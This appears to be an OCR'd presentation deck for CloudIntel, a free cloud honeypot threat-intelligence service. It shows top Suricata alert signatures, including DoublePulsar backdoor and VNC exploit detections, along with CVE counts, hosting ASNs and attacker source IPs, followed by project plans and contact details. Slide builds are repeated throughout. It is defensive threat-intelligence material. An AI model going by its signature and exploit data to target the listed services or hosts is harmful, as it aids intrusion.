
Suricata Alert Signature - Top 10

ID	Description
2100560	GPL POLICY VNC server response
2402000	ET DROP Dshield Block Listed Source group 1
2024766	ET EXPLOIT [PTsecurity] DoublePulsar Backdoor installation communication
2002923	ET EXPLOIT VNC Server Not Requiring Authentication (case 2)
2002920	ET POLICY VNC Authentication Failure
2009582	ET SCAN NMAP -sS window 1024
2030387	ET EXPLOIT Possible CVE-2020-11899 Multicast out-of-bound read
2002752	ET POLICY Reserved Internal IP Traffic
2001219	ET SCAN Potential SSH Scan
2023753	ET SCAN MS Terminal Server Traffic on Non-standard Port



Suricata CVE - Top 10

CVE ID	Count
CVE-2006-2369	3,785
CVE-2020-11899	751
CVE-2001-0540	36
CVE-2012-0152	21
CVE-2019-12263 CVE-2019-12261 CVE-2019-12260 CVE-2019-12255	12
CVE-2019-11500 CVE-2019-11500	11
CVE-2002-0013 CVE-2002-0012	9
CVE-2023-26801 CVE-2023-26801	4
CVE-2018-11776	2
CVE-2006-3602 CVE-2006-4458 CVE-2006-4542	1



Suricata - AS/N - Top 10

AS	ASN
37963	Hangzhou Alibaba Advertising Co.,Ltd.
210644	Aeza International Ltd
396982	GOOGLE-CLOUD-PLATFORM
45090	Shenzhen Tencent Computer Systems Compa
4134	Chinanet
132203	Tencent Building, Kejizhongyi Avenue
9009	M247 Europe SRL
215766	Emanuel Hosting Ltd.
36352	AS-COLOCROSSING
44477	Stark Industries Solutions Ltd

Suricata Source IP - Top 10

Source IP	Count
172.31.88.137	13,724
178.236.247.221	9,099
146.70.92.231	2,155
72.44.22.145	1,572
180.252.88.156	1,531
37.29.101.90	1,407
79.110.62.232	1,388
141.98.11.63	1,098
172.245.75.28	857
172.245.75.11	801

Why this data is important

Keep scanners at bay

Why this data is important

Keep scanners at bay

Provide intelligence on spray and prey attacks

- Mostly in case of crypto miners and leaked keys

Why this data is important

Keep scanners at bay

Provide intelligence on spray and prey attacks

- Mostly in case of crypto miners and leaked keys

Provide TTPs specific to Cloud

Why this data is important

Keep scanners at bay

Provide intelligence on spray and prey attacks

- Mostly in case of crypto miners and leaked keys

Provide TTPs specific to Cloud

Provides detections specific to the cloud

Why this data is important

Keep scanners at bay

Provide intelligence on spray and prey attacks

- Mostly in case of crypto miners and leaked keys

Provide TTPs specific to Cloud

Provides detections specific to the cloud

More efficient for the detection of man behind the keyboard kind attacks

Improvement observed

Malware drop increased

Improvement observed

Malware drop increased

- Old was only scanners

Improvement observed

Malware drop increased

- Old was only scanners
- New architecture capture custom malwares

Improvement observed

Malware drop increased

- Old was only scanners
- New architecture capture custom malwares

Full end to end attacks

Improvement observed

Malware drop increased

- Old was only scanners
- New architecture capture custom malwares

Full end to end attacks

- Track attackers using canary token

Open and Free Data Access

Data is available Free and open

Open and Free Data Access

Data is available Free and open

Can be accessed using cloudintel API

Open and Free Data Access

Data is available Free and open

Can be accessed using cloudintel API

Important findings are published over github

Future Implications and Expansion

New services

Future Implications and Expansion

New services

Expand to other public clouds

Future Implications and Expansion

New services

Expand to other public clouds

Malware API

Future Implications and Expansion

New services

Expand to other public clouds

Malware API

Endpoint Commands API

Future Implications and Expansion

New services

Expand to other public clouds

Malware API

Endpoint Commands API

Full Attack Chains

Future Implications and Expansion

New services

Expand to other public clouds

Malware API

Endpoint Commands API

Full Attack Chains

Full exploit chain

Future Implications and Expansion

New services

Expand to other public clouds

Malware API

Endpoint Commands API

Full Attack Chains

Full exploit chain

All Cloud logs

Future Implications and Expansion

New services

Expand to other public clouds

Malware API

Endpoint Commands API

Full Attack Chains

Full exploit chain

All Cloud logs

Windows OS

Collaboration and Contributions

Feel free to try the API

Collaboration and Contributions

Feel free to try the API

Create a an issue over Github for any Questions, concerns or feature request

Collaboration and Contributions

Feel free to try the API

Create a an issue over Github for any Questions, concerns or feature request

We would love to collaborate on integrating this with other tools/services

Collaboration and Contributions

Feel free to try the API

Create a an issue over Github for any Questions, concerns or feature request

We would love to collaborate on integrating this with other tools/services

Our next idea is to expand the use cases

Questions?

If someone wants to connect or watching this recorded then feel free to email your questions

me@himanshuanand.com

References

https://cside.dev/

https://github.com/unknownhad/CloudIntel

https://ctftime.org/team/155019/

https://cloudintel.info/

https://github.com/unknownhad/CloudIntel/wiki/Welcome-to-the-CloudIntel-Wiki

https://github.com/unknownhad/CloudIntel/blob/main/CONTRIBUTING.md